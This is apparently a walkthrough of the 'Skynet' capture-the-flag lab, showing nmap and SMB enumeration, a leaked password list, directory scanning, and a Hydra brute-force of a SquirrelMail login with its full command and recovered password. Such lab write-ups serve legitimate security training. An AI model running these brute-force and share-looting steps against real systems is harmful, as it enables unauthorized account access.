
Skynet


Wednesday, January 20, 2021 12:31 PM

We start with basic enumeration via nmap.



```
root@ip-10-10-210-211:~# nmap -A -sC -v -oN Skynet.txt 10.10.168.238

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-20 17:39 GMT
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating ARP Ping Scan at 17:39
Scanning 10.10.168.238 [1 port]
Completed ARP Ping Scan at 17:39, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:39
Completed Parallel DNS resolution of 1 host. at 17:39, 0.00s elapsed
Initiating SYN Stealth Scan at 17:39
Scanning ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238) [1000 ports]
Discovered open port 22/tcp on 10.10.168.238
Discovered open port 143/tcp on 10.10.168.238
Discovered open port 445/tcp on 10.10.168.238
Discovered open port 110/tcp on 10.10.168.238
Discovered open port 139/tcp on 10.10.168.238
Discovered open port 80/tcp on 10.10.168.238
Completed SYN Stealth Scan at 17:39, 1.26s elapsed (1000 total ports)
Initiating Service scan at 17:39
Scanning 6 services on ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
Completed Service scan at 17:39, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
adjust_timeouts2: packet supposedly had rtt of -175628 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175628 microseconds.  Ignoring time.
NSE: Script scanning 10.10.168.238.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.35s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.01s elapsed
Nmap scan report for ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
Host is up (0.00082s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (EdDSA)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
```


We notice that there is a pop server running on port 110.



```
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING AUTH-RESP-CODE SASL CAPA RESP-CODES TOP UIDL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: ENABLE IMAP4rev1 LOGIN-REFERRALS more have LITERAL+ post-login listed capabilities IDLE LOGINDISABLEDA0001 ID OK Pre-login SA
sL-IR
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:D6:02:88:54:1D (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Uptime guess: 0.002 days (since Wed Jan 20 17:37:07 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SKYNET<00>           Flags: <unique><active>
|   SKYNET<03>           Flags: <unique><active>
|   SKYNET<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2021-01-20T11:39:17-06:00
| smb-security-mode:
|   account_used: guest
```

```
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-20 17:39:17
|_  start_date: 1600-12-31 23:58:45

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)

NSE: Script Post-scanning.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
           Raw packets sent: 1037 (48.028KB) | Rcvd: 1029 (43.584KB)
root@ip-10-10-210-211:~#
```

Port 80



We can enumerate smb and connect to the anonymous share.

```
root@ip-10-10-210-211:~# smbclient -L \\\\10.10.168.238\\
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET
```

Then type dir to see which files are available to us.

```
smb: \> dir
  .                                   D        0  Thu Nov 26 16:04:00 2020
  ..                                  D        0  Tue Sep 17 08:20:17 2019
  attention.txt                       N      163  Wed Sep 18 04:04:59 2019
  logs                                D        0  Wed Sep 18 05:42:16 2019

                9204224 blocks of size 1024. 5831508 blocks available
smb: \>
```

The logs appear to be empty, but let's download all the files in the directory.

```
root@ip-10-10-210-211:~# smbget -R smb://10.10.168.238/anonymous
Password for [guest] connecting to //anonymous/10.10.168.238:
Using workgroup WORKGROUP, user guest
smb://10.10.168.238/anonymous/attention.txt
smb://10.10.168.238/anonymous/logs/log2.txt
smb://10.10.168.238/anonymous/logs/log1.txt
smb://10.10.168.238/anonymous/logs/log3.txt
Downloaded 634b in 3 seconds
root@ip-10-10-210-211:~#
```

When we cat attention.txt, we see a message from Miles Dyson who we assume is the admin.

```
root@ip-10-10-210-211:~# cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing th
is.
-Miles Dyson
root@ip-10-10-210-211:~#
```

Log.txt1 appears to contain potential passwords.


```
root@ip-10-10-210-211:~# cd logs
root@ip-10-10-210-211:~/logs# ls
log1.txt  log2.txt  log3.txt
root@ip-10-10-210-211:~/logs# cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
root@ip-10-10-210-211:~/logs# ls
log1.txt  log2.txt  log3.txt
root@ip-10-10-210-211:~/logs# cat log2.txt
root@ip-10-10-210-211:~/logs# cat log3.txt
root@ip-10-10-210-211:~/logs#
```

Now let's run gobuster and Nikto to see if we can locate any hidden directories.


```
root@ip-10-10-210-211:~# gobuster dir -u http://10.10.168.238 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -x php,htm,html,t
xt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.168.238
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     htm,html,txt,php
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2021/01/20 18:38:38 Starting gobuster
===============================================================
http://10.10.168.238/index.html (Status: 200)
http://10.10.168.238/admin (Status: 301)
http://10.10.168.238/css (Status: 301)
http://10.10.168.238/js (Status: 301)
http://10.10.168.238/config (Status: 301)
http://10.10.168.238/at (Status: 301)
http://10.10.168.238/squirrelmail (Status: 301)
http://10.10.168.238/server-status (Status: 403)
===============================================================
2021/01/20 18:40:14 Finished
```

```
root@ip-10-10-210-211:~# nikto -h 10.10.168.238
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.168.238
+ Target Hostname:    ip-10-10-168-238.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2021-01-20 18:41:46 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x20b 0x592bb
ec81c0b6
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie SQMSESSID created without the httponly flag
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ OSVDB-3093: /squirrelmail/src/read_body.php: This might be interesting... has
been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-01-20 18:41:55 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-210-211:~#
```


We follow the interesting link and it reveals to us the version of SquirrelMail and provides a link to a login page.




We know that there is a smb share called milesdyson. Let's try that username and go down our password list to see if we can get into Miles' email.




Yes! That worked!



We can also brute-force in an automated fashion using Burpsuite and Hydra. This should produce the same result.
First, we turn on Burpsuite. Enable the proxy, and then enter bogus credentials. The point of this is to obtain the fields for the web form.





The fields that we require for Hydra are highlighted below. It's a good idea to put these into a text file along with the message that indicates a failed login from the website. The failed login message is what tells hydra that it hasn't matched the password yet.

```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.168.238
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://10.10.168.238
Connection: close
Referer: http://10.10.168.238/squirrelmail/src/login.php
Cookie: squirrelmail_language=en_US; SQMSESSID=vneektve7m1v3mq5a9b4ppoi51
Upgrade-Insecure-Requests: 1

login_username=whatever&secretkey=whatever&js_autodetect_results=1&just_logged_in=1
```

```
            <b>
              ERROR
            </b>
          </font>
        </td>
      </tr>
      <tr>
        <td align="center">
          Unknown user or password incorrect.
        </td>
      </tr>
      <tr>
```


```
Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help

POST /squirrelmail/src/redirect.php
1  POST /squirrelmail/src/redirect.php
2  Host: 10.10.168.238
3
4
5  login_username=admin&secretkey=admin&js_autodetect_results=1&ju
   st_logged_in=1
6
7  Unknown user or password incorrect.
```

So, our hydra command should look like this:


```
root@ip-10-10-210-211:~/logs# hydra -l milesdyson -P log1.txt 10.10.168.238 http
-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS
^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect."
```

Now, let's run it! It matches the first password on the list (duh). ;0)


```
root@ip-10-10-210-211:~/logs# hydra -l milesdyson -P log1.txt 10.10.168.238 http
-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS
^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect."
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-01-20 23:10:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~
2 tries per task
[DATA] attacking http-post-form://10.10.168.238:80//squirrelmail/src/redirect.ph
p:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=
1:Unknown user or password incorrect.
[80][http-post-form] host: 10.10.168.238   login: milesdyson   password: cyborg0
07haloterminator
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-01-20 23:10:36
root@ip-10-10-210-211:~/logs#
```



It says in Miles' email that his Samba password was reset. Let's try it.



Let's login to Miles' smb share with the new password.



We will navigate to dir and download everything in there.

```
root@ip-10-10-210-211:~# smbget -R smb://10.10.168.238/milesdyson --user=milesdyson
Password for [milesdyson] connecting to //milesdyson/10.10.168.238:
Using workgroup WORKGROUP, user milesdyson
smb://10.10.168.238/milesdyson/Improving Deep Neural Networks.pdf
smb://10.10.168.238/milesdyson/Natural Language Processing-Building Sequence Models.pdf
smb://10.10.168.238/milesdyson/Convolutional Neural Networks-CNN.pdf
smb://10.10.168.238/milesdyson/notes/3.01 Search.md
smb://10.10.168.238/milesdyson/notes/4.01 Agent-Based Models.md
smb://10.10.168.238/milesdyson/notes/2.08 In Practice.md
smb://10.10.168.238/milesdyson/notes/0.00 Cover.md
smb://10.10.168.238/milesdyson/notes/1.02 Linear Algebra.md
smb://10.10.168.238/milesdyson/notes/important.txt
smb://10.10.168.238/milesdyson/notes/6.01 pandas.md
smb://10.10.168.238/milesdyson/notes/3.00 Artificial Intelligence.md
smb://10.10.168.238/milesdyson/notes/2.01 Overview.md
smb://10.10.168.238/milesdyson/notes/3.02 Planning.md
smb://10.10.168.238/milesdyson/notes/1.04 Probability.md
smb://10.10.168.238/milesdyson/notes/2.06 Natural Language Processing.md
smb://10.10.168.238/milesdyson/notes/2.00 Machine Learning.md
smb://10.10.168.238/milesdyson/notes/1.03 Calculus.md
smb://10.10.168.238/milesdyson/notes/3.03 Reinforcement Learning.md
smb://10.10.168.238/milesdyson/notes/1.08 Probabilistic Graphical Models.md
smb://10.10.168.238/milesdyson/notes/1.06 Bayesian Statistics.md
smb://10.10.168.238/milesdyson/notes/6.00 Appendices.md
smb://10.10.168.238/milesdyson/notes/1.01 Functions.md
smb://10.10.168.238/milesdyson/notes/2.03 Neural Nets.md
smb://10.10.168.238/milesdyson/notes/2.04 Model Selection.md
smb://10.10.168.238/milesdyson/notes/2.02 Supervised Learning.md
smb://10.10.168.238/milesdyson/notes/4.00 Simulation.md
smb://10.10.168.238/milesdyson/notes/3.05 In Practice.md
smb://10.10.168.238/milesdyson/notes/1.07 Graphs.md
smb://10.10.168.238/milesdyson/notes/2.07 Unsupervised Learning.md
smb://10.10.168.238/milesdyson/notes/2.05 Bayesian Learning.md
smb://10.10.168.238/milesdyson/notes/5.03 Anonymization.md
smb://10.10.168.238/milesdyson/notes/5.01 Process.md
smb://10.10.168.238/milesdyson/notes/1.09 Optimization.md
smb://10.10.168.238/milesdyson/notes/1.05 Statistics.md
smb://10.10.168.238/milesdyson/notes/5.02 Visualization.md
smb://10.10.168.238/milesdyson/notes/5.00 In Practice.md
smb://10.10.168.238/milesdyson/notes/4.02 Nonlinear Dynamics.md
smb://10.10.168.238/milesdyson/notes/1.10 Algorithms.md
smb://10.10.168.238/milesdyson/notes/3.04 Filtering.md
smb://10.10.168.238/milesdyson/notes/1.00 Foundations.md
smb://10.10.168.238/milesdyson/Neural Networks and Deep Learning.pdf
smb://10.10.168.238/milesdyson/Structuring your Machine Learning Project.pdf
Downloaded 45.07MB in 8 seconds
```

Now we can find interesting files, including a hidden directory.

